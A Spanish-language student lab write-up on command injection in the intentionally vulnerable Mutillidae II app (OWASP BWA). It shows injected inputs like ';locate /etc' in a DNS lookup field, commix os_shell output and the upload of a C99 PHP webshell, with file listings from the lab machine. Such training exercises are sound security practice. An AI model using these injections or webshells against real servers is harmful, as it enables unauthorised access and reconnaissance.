EJERCICIOS COMMAND INJECTION Y WEBSHELL

Prerrequisitos

- Kali Linux
- OWASP BWA

Ejercicio 1 - Manual


Realizar el ejercicio de Command Injection en la máquina Mutillidae II:

- OWASP 2013 > A1 - Injection (Other) > Command Injection > DNS Lookup Identificar:

- Usuario del servicio lanzado


Identificamos manualmente en la página el usuario.

Comando: whoami




- Ruta por defecto de la web de multillidae


Comando: aplique el comando pwd para conocer la ruta.



- Si es administrador de la maquina o no.

El id de www-data es 33 por lo que no es administrador, root tiene id 0 por lo que es el administrador del sistema.





- Mapa de la web completa

Con relación al mapa de la web realice una búsqueda con tree, pero solo lanzo las carpetas no las subcarpetas, pero dejo aquí.

Esta seria la carpeta principal pero no pude desglosarla, puede que haya obviado un comando.

Results for ;cd ..;tree;ls

```
MCIR-git
ModSecurity-git
SecurityShepherd-git
WackoPicko-relative_urls-git
WebGoat-svn
bodgeit-svn
bwa_cyclone_transfers-git
bwa_cyclone_transfers-git-1.1.1
bwa_cyclone_transfers-git-1.2rc1
bwapp-git
dvwa-git
gruyere
mutillidae-git
owasp-1-liner-git
owasp-1-liner-git-modified-for-owaspbwa
owasp-1-liner-git-unmodified
owasp-esapi-java-swingset-interactive-svn
owasp-esapi-java-swingset-svn
owasp-modsecurity-crs-git
owasp-zap-wave-svn
owaspbricks-svn
owaspbwa-svn
railsgoat-git
railsgoat-git-1.1.1
railsgoat-git-1.2rc1
railsgoat-git-1.2rc1-broken
redmine
wavsep-git
webgoat.net-git
wivet-svn
```

Si ingresamos a cada de una de las carpetas estas tienen subcarpetas como por ejemplo.


Results for ;cd MCIR-git;ls

```
IKMMGA.txt
IKMMGA.txt\
add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
classes
client-side-control-challenge.php
credits.php
data
database-offline.php
directory-browsing.php
dns-lookup.php
document-viewer.php
documentation
framer.html
framing.php
hackers-for-charity.php
home.php
html5-storage.php
images
includes
index.php
installation.php
javascript
level-1-hints-page-wrapper.php
login.php
owasp-esapi-php
page-not-found.php
password-generator.php
passwords
pen-test-tool-lookup-ajax.php
pen-test-tool-lookup.php
php-errors.php
```


Pero no logre realizar el mapa completo.

Luego intente el mapeo con burpsuite pero no creo que haya sido concluyente.

Este es el mapa de toda la red multillidae



Nos encontramos en index.php dns-lookup



Si nos posicionamos allí se puede ver que estamos en target_host… y trae la solicitud y respuesta y allí en response se puede ver el mapa completo.

Request

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://10.0.2.24
10 Connection: close
11 Referer: http://10.0.2.24/mutillidae/index.php?page=dns-lookup.php
12 Cookie: showhints=1; PHPSESSID=h3t4klmq2kn8eijtkut7gado52;
  acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 target_host=8.8.8.8&dns-lookup-php-submit-button=Lookup+DNS
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 21 Dec 2022 21:50:51 GMT
3 Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
  Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
  OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
4 X-Powered-By: PHP/5.3.2-1ubuntu4.30
5 Logged-In-User:
6 Vary: Accept-Encoding
7 Content-Length: 48396
8 Connection: close
9 Content-Type: text/html
10
11
12
13 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
14 <html>
15   <head>
16     <link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon"
       />
17     <link rel="stylesheet" type="text/css" href="./styles/global-styles.css" /
18     <link rel="stylesheet" type="text/css" href="
       ./styles/ddsmoothmenu/ddsmoothmenu.css" />
19     <link rel="stylesheet" type="text/css" href="
       ./styles/ddsmoothmenu/ddsmoothmenu-v.css" />
20
21     <script type="text/javascript" src="./javascript/bookmark-site.js">
       </script>
22     <script type="text/javascript" src="
       ./javascript/ddsmoothmenu/ddsmoothmenu.js">
       </script>
23     <script type="text/javascript" src="./javascript/ddsmoothmenu/jquery.min.j
       ">
24       /***********************************************
25       * Smooth Navigational Menu- (c) Dynamic Drive DHTML code library
         (www.dynamicdrive.com)
26       * This notice MUST stay intact for legal use
27       * Visit Dynamic Drive at http://www.dynamicdrive.com/ for full source
```

- Si hay ficheros de configuración de la herramienta multillidae.

Los ficheros de configuracion normalmente se encuentran en el directorio /etc por lo que localizamos y nota que si hay un sin fin de ficheros. Aquí solo algunos. La lista es bastante larga.

Lookup DNS

Results for ;locate /etc

```
/etc
/etc/.java
/etc/.pwd.lock
/etc/ConsoleKit
/etc/PolicyKit
/etc/X11
/etc/acpi
/etc/adduser.conf
/etc/adjtime
/etc/aliases
/etc/aliases.db
/etc/alternatives
/etc/apache2
/etc/apm
/etc/apparmor
/etc/apparmor.d
/etc/apport
/etc/apt
/etc/at.deny
/etc/authbind
/etc/bash.bashrc
/etc/bash_completion
/etc/bash_completion.d
/etc/bindresvport.blacklist
/etc/blkid.conf
/etc/blkid.tab
/etc/byobu
/etc/ca-certificates
/etc/ca-certificates.conf
/etc/ca-certificates.conf.dpkg-old
/etc/calendar
/etc/chatscripts
/etc/console-setup
/etc/courier
/etc/cron.d
/etc/cron.daily
/etc/cron.hourly
```

Ejercicio 2 – Commix

Realizar el ejercicio de Command Injection en la máquina Mutillidae II:


- OWASP 2013 > A1 - Injection (Other) > Command Injection > DNS Lookup Identificar:

- Usuario del servicio lanzado

El usuario es www-data


- Ruta por defecto de la web de multillidae

Abajo se muestra la ruta por defecto




- Si es administrador o no de la maquina

El usuario www-data no posee privilegios de administrador.



- Mapa de la web completa


En cuanto al mapeo del sitio web con commix, esto también se me ha dificultado, puede que haya un comando especial, pero a parte de la solución de burpsuite no halle otra con commix, ya que solo puedo listar los directorios dentro de la ruta por defecto no pude regresar atrás con commix porque no me permite.



(VER CORRECCION)

- Si hay ficheros de configuracion en la herramienta multillidae

Cuando intente ingresar por comando no pude ya que detecto que no tengo privilegios, pero una vez que desplegue la terminal si pudo hallarlo.




```
commix(os_shell) > locate /etc
/etc /etc/.java /etc/.pwd.lock /etc/ConsoleKit /etc/PolicyKit /etc/X11 /etc/acpi /etc/adduser.conf /etc/adjtime /etc/aliases /etc/aliases.db /etc/alternatives /etc/apache2 /etc/apm /etc/apparmor /etc/apparmor.d /etc/apport /etc/apt /
etc/at.deny /etc/authbind /etc/bash.bashrc /etc/bash_completion /etc/bash_completion.d /etc/bindresvport.blacklist /etc/blkid.conf /etc/blkid.tab /etc/byobu /etc/ca-certificates /etc/ca-certificates.conf /etc/ca-certificates.conf.dpk
g-old /etc/calendar /etc/chatscripts /etc/console-setup /etc/courier /etc/cron.d /etc/cron.daily /etc/cron.hourly /etc/cron.monthly /etc/cron.weekly /etc/crontab /etc/dbconfig-common /etc/dbus-1 /etc/debconf.conf /etc/debian_version
/etc/default /etc/defoma /etc/deluser.conf /etc/depmod.d /etc/dhcp3 /etc/dictionaries-common /etc/dpkg /etc/e2fsck.conf /etc/emacs /etc/environment /etc/event.d /etc/fonts /etc/fstab /etc/fuse.conf /etc/gai.conf /etc/gamin /etc/gdm /
etc/gre.d /etc/groff /etc/groovy /etc/group /etc/group- /etc/grub.d /etc/gshadow /etc/gshadow- /etc/gtk-2.0 /etc/hal /etc/hdparm.conf /etc/host.conf /etc/hostname /etc/hosts /etc/hosts.allow /etc/hosts.deny /etc/ifplugd /etc/inetd.co
nf /etc/init /etc/init.d /etc/initramfs-tools /etc/inputrc /etc/insserv /etc/insserv.conf /etc/insserv.conf.d /etc/iproute2 /etc/issue /etc/issue.dpkg-new /etc/issue.net /etc/java /etc/java-6-openjdk /etc/javascript-common /etc/kbd /
etc/kernel /etc/kernel-img.conf /etc/landscape /etc/ld.so.cache /etc/ld.so.conf /etc/ld.so.conf.d /etc/ldap /etc/legal /etc/locale.alias /etc/localtime /etc/logcheck /etc/login.defs /etc/logrotate.conf /etc/logrotate.d /etc/lsb-base
/etc/lsb-base-logging.sh /etc/lsb-release /etc/ltrace.conf /etc/lvm /etc/magic /etc/magic.mime /etc/mailcap /etc/mailcap.order /etc/mailname /etc/manpath.config /etc/maven2 /etc/mime.types /etc/mke2fs.conf /etc/modprobe.d /etc/module
s /etc/mono /etc/mono-server2 /etc/motd /etc/motd.static /etc/motd.tail.old /etc/mtab /etc/mysql /etc/nanorc /etc/network /etc/networks /etc/nsswitch.conf /etc/openoffice /etc/opt /etc/pam.conf /etc/pam.d /etc/pango /etc/passwd /etc/
passwd- /etc/pear /etc/perl /etc/php5 /etc/phpmyadmin /etc/pm /etc/popularity-contest.conf /etc/postfix /etc/postgresql /etc/postgresql-common /etc/ppp /etc/profile /etc/profile.d /etc/protocols /etc/pulse /etc/python /etc/python2.6
/etc/rc.local /etc/rc0.d /etc/rc1.d /etc/rc2.d /etc/rc3.d /etc/rc4.d /etc/rc5.d /etc/rc6.d /etc/rcS.d /etc/request-key.conf /etc/resolv.conf /etc/resolvconf /etc/rmt /etc/rpc /etc/rsyslog.conf /etc/rsyslog.d /etc/rvmrc /etc/samba /et
c/screenrc /etc/securetty /etc/security /etc/services /etc/sgml /etc/shadow /etc/shadow- /etc/shells /etc/skel /etc/ssh /etc/ssl /etc/subversion /etc/sudoers /etc/sudoers.d /etc/sysctl.conf /etc/sysctl.d /etc/syslog.conf /etc/terminf
o /etc/timezone /etc/tomcat6 /etc/ts.conf /etc/ucf.conf /etc/udev /etc/ufw /etc/update-manager /etc/update-motd.d /etc/update-notifier /etc/updatedb.conf /etc/velocity /etc/vim /etc/vmware-tools /etc/w3m /etc/wgetrc /etc/wpa_supplica
nt /etc/xml /etc/xulrunner-1.9.2 /etc/zprofile /etc/zsh_command_not_found /etc/.java/.systemPrefs /etc/.java/.systemPrefs/.system.lock /etc/.java/.systemPrefs/.systemRootModFile /etc/ConsoleKit/run-seat.d /etc/ConsoleKit/run-session.
d /etc/ConsoleKit/seats.d /etc/ConsoleKit/seats.d/00-primary.seat /etc/PolicyKit/PolicyKit.conf /etc/X11/Xreset /etc/X11/Xreset.d /etc/X11/Xresources /etc/X11/Xsession /etc/X11/Xsession.d /etc/X11/Xsession.options /etc/X11/Xwrapper.c
onfig /etc/X11/rgb.txt /etc/X11/Xreset.d/README /etc/X11/Xresources/x11-common /etc/X11/Xsession.d/20×11-common_process-args /etc/X11/Xsession.d/30×11-common_xresources /etc/X11/Xsession.d/40×11-common_xsessionrc /etc/X11/Xsession.d/
50×11-common_determine-startup /etc/X11/Xsession.d/60×11-common_localhost /etc/X11/Xsession.d/70pulseaudio /etc/X11/Xsession.d/75dbus_dbus-launch /etc/X11/Xsession.d/90consolekit /etc/X11/Xsession.d/90×11-common_ssh-agent /etc/X11/Xs
ession.d/99-vmware_vmware-user /etc/X11/Xsession.d/99×11-common_start /etc/acpi/events /etc/acpi/powerbtn.sh /etc/acpi/events/powerbtn /etc/alternatives/README /etc/alternatives/abort.7.gz /etc/alternatives/aclocal /etc/alternatives/
aclocal-1.9.gz /etc/alternatives/alter_aggregate_7.gz /etc/alternatives/alter_conversion_7.gz /etc/alternatives/alter_database_7.gz /etc/alternatives/alter_domain_7.gz /etc/alternatives/alter_foreign_data_wrapper_7.gz /etc/alternatives
```


Ejercicio 3 - Webshell PHP > C99

Realizar el ejercicio de Command Injection en la máquina Mutillidae II:

- OWASP 2013 > A1 - Injection (Other) > Command Injection > DNS Lookup Carga una webshell PHP > C99

Como se puede notar abajo pude cargar el c99.php






Identificar:

- Usuario del servicio lanzado

www-data



- Ruta por defecto de la web multillidae

- Si es administrador de la maquina o no.

www-data no es administrador.

- Mapa de la web completa.

Listing folder (0 files and 30 folders):

Name	Size	Modify	Owner/Group	Perms	Action
.	LINK	18.06.2015 23:21:56	root/root	drwxr-xr-x	
..	LINK	21.12.2022 18:10:55	root/root	drwxr-xr-x	
[MCIR-git]	DIR	18.06.2015 22:12:33	www-data/www-data	drwxr-xr-x	
[ModSecurity-git]	DIR	17.07.2013 21:16:18	root/root	drwxr-xr-x	
[SecurityShepherd-git]	DIR	18.06.2015 23:21:23	root/root	drwxr-xr-x	
[WackoPicko-relative_urls-git]	DIR	17.05.2011 21:32:16	root/root	drwxr-xr-x	
[WebGoat-svn]	DIR	29.06.2012 15:39:36	root/root	drwxr-xr-x	
[bodgeit-svn]	DIR	05.05.2015 21:06:19	root/root	drwxr-xr-x	
[bwa_cyclone_transfers-git-1.1.1]	DIR	17.03.2014 00:00:50	www-data/www-data	drwxr-xr-x	
[bwa_cyclone_transfers-git-1.2rc1]	DIR	22.07.2013 22:51:03	www-data/www-data	drwxr-xr-x	
[bwapp-git]	DIR	14.05.2015 22:35:28	www-data/www-data	drwxr-xr-x	
[dvwa-git]	DIR	14.05.2015 22:32:52	www-data/www-data	drwxr-xr-x	
[gruyere]	DIR	02.05.2011 22:27:09	root/root	drwxr-xr-x	
[mutillidae-git]	DIR	21.12.2022 21:28:42	www-data/www-data	drwxr-xr-x	
[owasp-1-liner-git-modified-for-owaspbwa]	DIR	01.02.2013 16:48:05	root/root	drwxr-xr-x	
[owasp-1-liner-git-unmodified]	DIR	29.07.2013 23:56:53	root/root	drwxr-xr-x	
[owasp-esapi-java-swingset-interactive-svn]	DIR	02.01.2013 20:10:33	tomcat6/tomcat6	drwxr-xr-x	
[owasp-esapi-java-swingset-svn]	DIR	02.04.2012 12:27:19	tomcat6/tomcat6	drwxr-xr-x	
[owasp-modsecurity-crs-git]	DIR	14.05.2015 22:32:49	root/root	drwxr-xr-x	
[owasp-zap-wave-svn]	DIR	01.05.2011 21:16:30	root/root	drwxr-xr-x	
[owaspbricks-svn]	DIR	14.03.2014 09:25:47	www-data/www-data	drwxr-xr-x	
[owaspbwa-svn]	DIR	29.03.2012 17:32:15	root/root	drwxr-xr-x	
[railsgoat-git-1.1.1]	DIR	17.03.2014 00:07:03	www-data/www-data	drwxr-xr-x	
[railsgoat-git-1.2rc1]	DIR	17.03.2014 01:45:18	www-data/www-data	drwxr-xr-x	
[railsgoat-git-1.2rc1-broken]	DIR	29.07.2013 23:28:57	www-data/www-data	drwxr-xr-x	
[redmine]	DIR	20.03.2012 16:12:20	www-data/www-data	drwxr-xr-x	
[wavsep-git]	DIR	13.03.2014 21:58:32	tomcat6/tomcat6	drwxr-xr-x	
[webgoat.net-git]	DIR	14.03.2014 10:27:02	root/root	drwxr-xr-x	
[wivet-svn]	DIR	16.07.2012 08:57:29	www-data/www-data	drwxr-xr-x	
[bwa_cyclone_transfers-git => bwa_cyclone_transfers-git-1.2rc1/]	LINK	22.07.2013 22:51:03	www-data/www-data	drwxr-xr-x	
[owasp-1-liner-git => owasp-1-liner-git-modified-for-owaspbwa/]	LINK	01.02.2013 16:48:05	root/root	drwxr-xr-x	
[railsgoat-git => railsgoat-git-1.2rc1/]	LINK	17.03.2014 01:45:18	www-data/www-data	drwxr-xr-x	

Select all | Unselect all | With selected:

- Si hay archivo de configuracion de la herramienta multillidae.

Result of execution this command:

```
/etc
/etc/.java
/etc/.pwd.lock
/etc/ConsoleKit
/etc/PolicyKit
/etc/X11
/etc/acpi
/etc/adduser.conf
/etc/adjtime
/etc/aliases
```

```
locate /etc
```

Execute | Display in text-area